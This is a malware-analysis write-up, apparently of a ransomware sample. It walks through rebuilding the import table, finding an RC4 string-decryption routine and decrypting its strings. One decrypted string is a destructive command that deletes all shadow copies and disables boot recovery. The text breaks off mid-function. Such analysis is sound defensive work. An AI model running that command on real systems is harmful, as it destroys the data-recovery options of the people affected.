006036BD E8 03E4FFFF call malware_00560000.601AC5
006036C2 85C0 test eax,eax
006036C4 74 0C je malware_00560000.6036D2
006036C6 E8 6B080000 call <JMP.&GetCurrentProcessId>
006036CB 50 push eax


```

this is the IAT builder


So now that I resolved the dynamic imports, I'll use Scylla to dump this process. Before dumping the process, it is important to change the OEP address to the EntryPoint's address to avoid changing the EntryPoint of the program, as shown below.




As shown in the screenshot below Scylla found the imports.




I then fixed the dump I took earlier and the below screenshot shows all the imports used by the program,




Now I'll use PE-bear to check the imports of the original program, as you can see in screenshot 72, only the KERNEL32.DLL is visible.




However, the fixed dump by Scylla shows all the imported libraries used by the program as shown in screenshot 73.



After loading the fixed dump in IDA, we can see that the EntryPoint did not change because I used the right OEP address.




And all the imported libraries are now shown. Having those imports labeled will tremendously ease the process of reverse engineering the program.



However, this technique is not the best because it alters the binary. This happens because the binary itself overwrites those hashes with the API addresses when the past IAT builder function is ran. The reason that Scylla's fix makes the binary unable to run is the IAT function in the binary doesn't know that those hashes have already been overwritten and it will just try to look up the API addresses as if they have hashes. I used this technique because I don't have IDA Pro and I cannot integrate a script to properly label the imports.

Gaining this information we can now confirm that the third function (sub\_9F6A4D) that gets called

Screenshot 76



is the jump to the function that builds the IAT, therefore I'll rename it from sub\_9F6A4D to jmp\_IAT\_built\_here.

Screenshot 77



And sub\_9F5BCD to IAT\_built\_here

Screenshot 78

```

; Attributes: bp-based frame
sub_9F5BCD proc near
    ProcName= byte ptr -18h
    var_3= byte ptr -3

    push    ebp
    mov     ebp, esp
    sub    esp, 18h
    push    esi, esi
    xor    esi, esi

loc_9F5BD6:
    push    wsprintfW[esi]
    call    sub_9F5DCF
    mov     wsprintfW[esi], eax
    add    esi, 4
    pop     ecx
    cmp    esi, 230h
    jb     short loc_9F5BD6

    lea    eax, [ebp+ProcName]
    push    eax
    push    15h
    push    0Ah
    push    0Bh
    push    5Bh ; '['
    push    offset unk_A0CC28
    call    sub_94E03
    add    esp, 14h
    mov    [ebp+var_3], 0
    lea    eax, [ebp+ProcName]
    push    eax, [ebp+ProcName]
    call    sub_9F5D23 ; lpProcAddress
    push    eax, [ebp+ProcName] ; hModule
    call    GetProcAddress
    mov    CreateStreamOnGlobal, eax
    pop    esi
    mov    esp, ebp

```

```

; Attributes: bp-based frame
IAT_built_here proc near
    ProcName= byte ptr -18h
    var_3= byte ptr -3

    push    ebp
    mov     ebp, esp
    sub    esp, 18h
    push    esi, esi
    xor    esi, esi

loc_9F5BD6:
    push    wsprintfW[esi]
    call    sub_9F5DCF
    mov     wsprintfW[esi], eax
    add    esi, 4
    pop     ecx
    cmp    esi, 230h
    jb     short loc_9F5BD6

    lea    eax, [ebp+ProcName]
    push    eax
    push    15h
    push    0Ah
    push    0Bh
    push    5Bh ; '['
    push    offset unk_A0CC28
    call    sub_94E03
    add    esp, 14h
    mov    [ebp+var_3], 0
    lea    eax, [ebp+ProcName]
    push    eax, [ebp+ProcName]
    call    sub_9F5D23 ; lpProcAddress
    push    eax, [ebp+ProcName] ; hModule
    call    GetProcAddress
    mov    CreateStreamOnGlobal, eax
    pop    esi
    mov    esp, ebp

```

## ENCRYPTED STRINGS

As per my previous analysis, the malware contains obfuscated or encrypted strings. In this section, I'll walk through how I decrypted the strings by finding out the encryption algorithm. After knowing the jmp\_IAT\_built\_here function, I took a look at the function that gets called right after it, which is sub9F489C

Screenshot 79

```

int __stdcall sub_9F3690(int a1)
{
    DWORD CurrentProcessId; // eax
    jmp_IAT_built_here();
    SetErrorMode(1u);
    if ( sub_9F489C() )
        sub_9F3EEF();
    if ( sub_9FIAC5() )
    {
        CurrentProcessId = GetCurrentProcessId();
        sub_9F6A52(CurrentProcessId);
    }
    sub_9F4B7A();
    sub_9F2E25();
    nullsub_1();
    return 0;
}

```

Inside this function, the first function that gets called is sub\_94F4E03 which takes 5 arguments. Looking at where else this function was called, the result was quite a lot with the same first argument as unk\_A0CC28. Therefore, I started digging deeper into this function.

Screenshot 80

Pseudocode-A

```

1 BOOL sub_9F489C()
2 {
3     int v0; // esi
4     WCHAR Name[44]; // [esp+4h] [ebp-58h] BYREF
5
6     sub_9F4E03(&unk_A0CC28, 1982, 15, 86, Name);
7     Name[43] = 0;
8     v0 = 0;
9     hObject = CreateMutexW(0, 0, Name);
10    if ( hObject )
11        return RtlGetLastWin32Error() == 183;
12    return v0;
13 }

```

xrefs to sub\_9F4E03

Direction	Type	Address	Text
Up	p	sub_9F1286+1A	call sub_9F4E03
Up	p	sub_9F1286+31	call sub_9F4E03
Up	p	sub_9F1286+48	call sub_9F4E03
Up	p	sub_9F149E+80	call sub_9F4E03
Up	p	sub_9F149E+9A	call sub_9F4E03
Up	p	sub_9F149E+B4	call sub_9F4E03
Up	p	sub_9F149E+CE	call sub_9F4E03
Up	p	sub_9F149E+EB	call sub_9F4E03
Up	p	sub_9F149E+106	call sub_9F4E03
Up	p	sub_9F149E+121	call sub_9F4E03
Up	p	sub_9F149E+13B	call sub_9F4E03
Up	p	sub_9F149E+158	call sub_9F4E03
Up	p	sub_9F149E+172	call sub_9F4E03
Up	p	sub_9F149E+18D	call sub_9F4E03
Up	p	sub_9F149E+1A8	call sub_9F4E03
Up	p	sub_9F149E+1C6	call sub_9F4E03
Up	p	sub_9F149E+1DD	call sub_9F4E03
Up	p	sub_9F149E+39A	call sub_9F4E03
Up	p	sub_9F149E+3B3	call sub_9F4E03
Up	p	sub_9F149E+3CF	call sub_9F4E03
Up	p	sub_9F149E+520	call sub_9F4E03
Up	p	sub_9F1AC5+6A	call sub_9F4E03
Up	p	sub_9F1B80+1C	call sub_9F4E03
Up	p	sub_9F1B80+35	call sub_9F4E03
Up	p	sub_9F1CB0+1F	call sub_9F4E03
Up	p	sub_9F1CB0+38	call sub_9F4E03
Up	p	sub_9F1CB0+C1	call sub_9F4E03
Up	p	sub_9F1E54+53	call sub_9F4E03
Up	p	sub_9F1E54+6C	call sub_9F4E03

The function returns another function (sub\_9F59FC) that takes in 5 arguments as well, as shown below.

Screenshot 81

Pseudocode-A

```

1 int __cdecl sub_9F4E03(int a1, int a2, int a3, int a4, int a5)
2 {
3     return sub_9F59FC(a2 + a1, a3, a2 + a1 + a3, a4, a5);
4 }

```

By looking into sub\_9F59FC, I found the following code.

Screenshot 82

```

Pseudocode-A
4  unsigned int i; // eax
5  unsigned int j; // edi
6  char v8; // bl
7  int v9; // ebx
8  int v10; // esi
9  char v11; // al
10 char v12; // dl
11 char v14[256]; // [esp+Ch] [ebp-104h]
12 int v15; // [esp+10Ch] [ebp-4h]
13 _BYTE *v16; // [esp+124h] [ebp+14h]
14
15 LOBYTE(v5) = 0;
16 for ( i = 0; i < 0x100; ++i )
17   v14[i] = i;
18 for ( j = 0; j < 0x100; ++j )
19 {
20   v8 = v14[j];
21   v5 = (unsigned __int8)(v5 + *(BYTE *) (j % a2 + a1) + v8);
22   v14[j] = v14[v5];
23   v14[v5] = v8;
24 }
25 v9 = a4;
26 LOBYTE(v10) = 0;
27 v11 = 0;
28 if ( a4 )
29 {
30   v16 = a5;
31   do
32   {
33     v15 = (unsigned __int8)(v11 + 1);
34     v12 = v14[v15];
35     v10 = (unsigned __int8)(v10 + v12);
36     v14[v15] = v14[v10];
37     v14[v10] = v12;
38     *v16 = v16[a3 - (_DWORD)a5] ^ v14[(unsigned __int8)(v12 + v14[(unsigned __int8)(v11 + 1)])];
39     ++v16;
40     v11 = v15;
41     --v9;
42   }
43   while ( v9 );
44 }
45 return a5;
46 }
```

Let's look at it part by part. As you can see, first there are two for loops, looping from 0 to 255 (0x100 values). For each loop in the counter, it is assigning the counter value (i) to the array (v14) in the same counter index. In the second loop, the j value of the array v14 (v14[j]) is added to v5. Therefore, a2 and a1 seemingly are the key length and the key accordingly.

Screenshot 83

```

14
15 LOBYTE(v5) = 0;
16 for ( i = 0; i < 0x100; ++i )
17   v14[i] = i;
18 for ( j = 0; j < 0x100; ++j )
19 {
20   v8 = v14[j];
21   v5 = (unsigned __int8)(v5 + *(BYTE *) (j % a2 + a1) + v8);
22   v14[j] = v14[v5];
23   v14[v5] = v8;
24 }
```

So let's rename i to var\_count, v14 to var\_array, a2 to arg\_key\_len, and a1 to arg\_key. In line 22 and 23, it exchanges the values of var\_array[i] and var\_array[j].

Screenshot 84

```

15 LOBYTE(v5) = 0;
16 for ( var_count = 0; var_count < 0x100; ++var_count )
17     var_array[var_count] = var_count;
18 for ( j = 0; j < 0x100; ++j )
19 {
20     v8 = var_array[j];
21     v5 = (unsigned __int8)(v5 + *(__BYTE *) (j % arg_key_len + arg_key) + v8);
22     var_array[j] = var_array[v5];
23     var_array[v5] = v8;
24 }

```

This encryption algorithm is the same as the **RC4** encryption. The RC4 algorithm is shown below which corresponds to how I analyzed the previous function.

Screenshot 85

```

for i from 0 to 255
    S[i] := i
endfor
j := 0
for i from 0 to 255
    j := (j + S[i] + key[i mod keylength]) mod 256
    swap values of S[i] and S[j]
endfor

```

Therefore, let's rename the function sub\_9F59FC to rc4\_here. As you can see, the arguments got renamed since we previously renamed them. Now there are 3 arguments left. Therefore, it makes sense to be the data, data length, and encrypted data.

Screenshot 86

```

Pseudocode-A
1 __BYTE * __cdecl rc4_here(int arg_key, unsigned int arg_key_len, int a3, int a4, __BYTE *a5)
2 {
3     ...
4 }
```

Knowing that this was the rc4 encryption algorithm, the function that returns it is probably the string decryption function. Therefore, I renamed it from sub\_94F4E03 to decrypt\_string\_here.

Screenshot 87

```

Pseudocode-A
1 __BYTE * __cdecl decrypt_string_here(int a1, int a2, unsigned int a3, int a4, __BYTE *a5)
2 {
3     return rc4_here(a2 + a1, a3, a2 + a1 + a3, a4, a5);
4 }
```

Now that I know the 5 arguments – encrypted data, data, data length, key, key length – the main challenge I faced was there ordering. Therefore, I looked back at the decrypt\_string\_here function that was in sub\_9F489C to understand the arguments ordering better. After studying the function more, the ordering turned out to be encrypted data, key offset, key length, data length, output of the function.

Screenshot 88

```

Pseudocode-A
1 BOOL sub_9F489C()
2 {
3     int v0; // esi
4     WCHAR Name[44]; // [esp+4h] [ebp-58h] BYREF
5
6     decrypt_string_here(&unk_A0CC28, 1982, 15, 86, Name);
7     Name[43] = 0;
8     v0 = 0;
9     hObject = CreateMutexW(0, 0, Name);
10    if ( hObject )
11        return RtlGetLastWin32Error() == 183;
12    return v0;
13 }

```

## DECRYPTING STRINGS

Going to the pointer of the encrypted data table,

Screenshot 89

.data:00A0CC26 db 81h	.data:00A0CC27 db 77h ; W	.data:00A0CC28 unk_A0CC28 db 08Eh ; DATA XREF: sub_9F3E42+Dfo	.data:00A0CC29 db 51h ; Q	.data:00A0CC2A db 55h ; U	.data:00A0CC2B db 04Dh	.data:00A0CC2C db 1fh	.data:00A0CC2D db 001h	.data:00A0CC2E db 78h ; X	.data:00A0CC2F db 95h	.data:00A0CC30 db 8aCh
-----------------------	---------------------------	---	---------------------------	---------------------------	------------------------	-----------------------	------------------------	---------------------------	-----------------------	------------------------

```

3     int v0; // esi
4     WCHAR Name[44]; // [esp+4h] [ebp-58h] BYREF
5
6     decrypt_string_here(&unk_A0CC28, 1982, 15, 86, Name);
7     Name[43] = 0;
8     v0 = 0;
9     hObject = CreateMutexW(0, 0, Name);
10    if ( hObject )
11        return RtlGetLastWin32Error() == 183;
12    return v0;
13 }

```

To get the address, we need to add both, the key offset and the encrypted data's offset. As shown below, we get 0xa0d3e6.

Screenshot 90

```

1 x = hex(0x7BE + 0xa0cc28)
2 print(x)

```

0xa0d3e6 >

Going to this address, our key should be the first 15 bytes.


- Key: 48 5A 8E EE F3 04 1A E7 53 24 67 40 A7 53 FF
- Encrypted text: 36 42 36 05 A9 60 02 D7 E5 AF 77 0B AE

Screenshot 91

00A0D3E0	45 46 65 EC 01 2E 48 5A 8E EE F3 04 1A E7 53 24	EFe...HZ.....
00A0D3F0	67 40 A7 53 FF 36 42 36 05 A9 60 02 D7 E5 AF 77	g@.S.6B6..`....W
00A0D400	0B AE CC 2D 2E C1 A6 9B 7E 6B 1E 47 A9 5F 1F BB	.....~k.G._..
00A0D410	84 0B 96 EB B5 D6 9F E1 05 3E 7F 72 66 BB 29 21	.....rf.)!
00A0D420	5D 5F 8E C7 44 06 56 1B 88 1B 25 09 A1 B2 36 97	]....V...%...6.
00A0D430	96 E8 78 7C A9 60 70 F1 B7 8E 13 BF FE F6 DB 4F	....`p.....
00A0D440	D6 EF BB 8A 61 42 C2 27 53 5A 0E 22 7A A0 F5 AD	....aB..SZ."z...
00A0D450	8E 61 E6 EC FF 2E 93 F1 60 3A D3 00 00 00 00	.a.....

Using Cyberchef I decrypted the text, as shown below.

Screenshot 92



I then added the encrypted string as a comment next to the function, as shown below.

Screenshot 93

```

1 BOOL sub_9F489C()
2 {
3     int v0; // esi
4     WCHAR Name[44]; // [esp+4h] [ebp-58h] BYREF
5
6     decrypt_string_here(&unk_A0CC28, 1982, 15, 86, Name); // global
7     Name[43] = 0;
8     v0 = 0;
9     hObject = CreateMutexW(0, 0, Name);
10    if ( hObject )
11        return RtlGetLastWin32Error() == 183;
12    return v0;
13 }

```

I then repeated this whole process where the function was called. Decrypting the strings will tremendously ease the process of understanding the malware. In the next sections, I'll cover the interested decrypted strings.

Screenshot 94

Address	Type	Text
sub_9F1286+1A	Up	call decrypt_string_here
sub_9F1286+31	Up	call decrypt_string_here
sub_9F1286+48	Up	call decrypt_string_here
sub_9F149E+80	Up	call decrypt_string_here
sub_9F149E+9A	Up	call decrypt_string_here
sub_9F149E+A4	Up	call decrypt_string_here
sub_9F149E+C6	Up	call decrypt_string_here
sub_9F149E+E8	Up	call decrypt_string_here
sub_9F149E+106	Up	call decrypt_string_here
sub_9F149E+121	Up	call decrypt_string_here
sub_9F149E+138	Up	call decrypt_string_here
sub_9F149E+158	Up	call decrypt_string_here
sub_9F149E+172	Up	call decrypt_string_here
sub_9F149E+18D	Up	call decrypt_string_here
sub_9F149E+1A8	Up	call decrypt_string_here
sub_9F149E+1C6	Up	call decrypt_string_here
sub_9F149E+1D0	Up	call decrypt_string_here
sub_9F149E+39A	Up	call decrypt_string_here
sub_9F149E+3B3	Up	call decrypt_string_here
sub_9F149E+3C9	Up	call decrypt_string_here
sub_9F149E+520	Up	call decrypt_string_here
sub_9F1AC5+6A	Up	call decrypt_string_here
sub_9FB80+1C	Up	call decrypt_string_here
sub_9FB80+35	Up	call decrypt_string_here
sub_9FCB0+1F	Up	call decrypt_string_here
sub_9FCB0+38	Up	call decrypt_string_here
sub_9FCB0+4C1	Up	call decrypt_string_here
sub_9FE54+53	Up	call decrypt_string_here
sub_9FE54+6C	Up	call decrypt_string_here
sub_9FE54+85	Up	call decrypt_string_here
sub_9FE54+A1	Up	call decrypt_string_here
sub_9FE54+C0	Up	call decrypt_string_here
sub_9FE54+DC	Up	call decrypt_string_here

## DELETING SHADOWS

The decrypt\_string function was called twice in function sub\_9F3E42,

Screenshot 95

```

1 BOOL sub_9F3E42()
2 {
3     BOOL result; // eax
4     char v1[292]; // [esp+4h] [ebp-174h] BYREF
5     _int16 v2; // [esp+128h] [ebp-50h]
6     char v3[14]; // [esp+12Ch] [ebp-4Ch] BYREF
7     _int16 v4; // [esp+i3Ah] [ebp-3Eh]
8     SHELLEXECUTEINFOW pExecInfo; // [esp+i3Ch] [ebp-3Ch] BYREF
9
10    decrypt_string_here((int)&unk_A0CC28, 930, 8u, 14, v3);
11    v4 = 0;
12    decrypt_string_here((int)&unk_A0CC28, 461, 0xDu, 292, v1);
13    pExecInfo.cbSize = 60;
14    v2 = 0;
15    pExecInfo.fMask = 0;
16    pExecInfo.hwnd = GetForegroundWindow();
17    pExecInfo.lpFile = (LPCWSTR)v3;
18    pExecInfo.lpVerb = 0;
19    memset(&pExecInfo.lpDirectory, 0, 36);
20    pExecInfo.lpParameters = (LPCWSTR)v1;
21    do
22        result = ShellExecuteExW(&pExecInfo);
23    while ( !result );
24    return result;
25 }

```


After decrypting them the output of the first function was:

- cmd.exe

and the second function:

- /c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default} recoveryenabled No & bcdedit /set {default} bootstatuspolicy ignoreallfailures

Screenshot 96



This clearly illustrated that this function uses the cmd to execute the previous command to delete all shadow files on the system. Therefore, I'll rename it from sub\_9F3E42 to delete\_shadows here.

Screenshot 97

```

1 BOOL delete_shadows_here()
2 {
3     BOOL result; // eax
4     char v1[292]; // [esp+4h] [ebp-174h] BYREF
5     _int16 v2; // [esp+128h] [ebp-50h]
6     char v3[14]; // [esp+12Ch] [ebp-4Ch] BYREF
7     _int16 v4; // [esp+13Ah] [ebp-3Eh]
8     SHELLEXECUTEINFOW pExecInfo; // [esp+13Ch] [ebp-3Ch] BYREF
9
10    decrypt_string_here((int)&unk_A0CC28, 930, 8u, 14, v3); // cmd.exe
11    v4 = 0;
12    decrypt_string_here((int)&unk_A0CC28, 461, 0xDU, 292, v1); // /c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default} recover
13    pExecInfo.cbSize = 60;
14    v2 = 0;
15    pExecInfo.fMask = 0;
16    pExecInfo.hwnd = GetForegroundWindow();
17    pExecInfo.lpFile = (LPCWSTR)v3;
18    pExecInfo.lpVerb = 0;
19    memset(&pExecInfo.lpDirectory, 0, 36);
20    pExecInfo.lpParameters = (LPCWSTR)v1;
21    do
22        result = ShellExecuteExW(&pExecInfo);
23    while ( !result );
24    return result;
25 }

```

## GENERATE EXTENSION

Another function that had two interesting strings is sub\_9F1B80. The strings are:

- SOFTWARE\recfg
- rnd\_ext

Screenshot 98

```

1 int sub_9F1B80()
2 {
3     int v0; // esi
4     int result; // eax
5     WCHAR SubKey[16]; // [esp+Ch] [ebp-38h] BYREF
6     WCHAR ValueName[8]; // [esp+2Ch] [ebp-18h] BYREF
7     DWORD Type; // [esp+3Ch] [ebp-8h] BYREF
8     DWORD cbData; // [esp+40h] [ebp-4h] BYREF
9
10    decrypt_string_here((int)&unk_A0C040, 1375, 4u, 28, SubKey); // SOFTWARE\recfg
11    SubKey[14] = 0;
12    decrypt_string_here((int)&unk_A0C040, 220, 16u, 14, ValueName); // rnd_ext
13    ValueName[7] = 0;
14    v0 = sub_9F47CE(HKEY_LOCAL_MACHINE, SubKey, ValueName, &Type, &cbData);
15    if ( v0 || (v0 = sub_9F47CE(HKEY_CURRENT_USER, SubKey, ValueName, &Type, &cbData)) != 0 )
16    {
17        if ( Type == 1 )
18        {
19            LABEL_12:
20                sub_9F55AF((int)&unk_A0D750, (LPCWCH)(v0 + 2));
21                return v0;
22            }
23            sub_9F3C6B(v0);
24        }
25        for ( result = sub_9F25E4(5, 10); ; result = sub_9F25E4(5, 10) )
26        {
27            v0 = result;
28            if ( !result )
29                break;
30            if ( !sub_9F546B(&unk_A0D750, result + 2) )
31            {
32                cbData = 2 * sub_9F5205(v0) + 2;
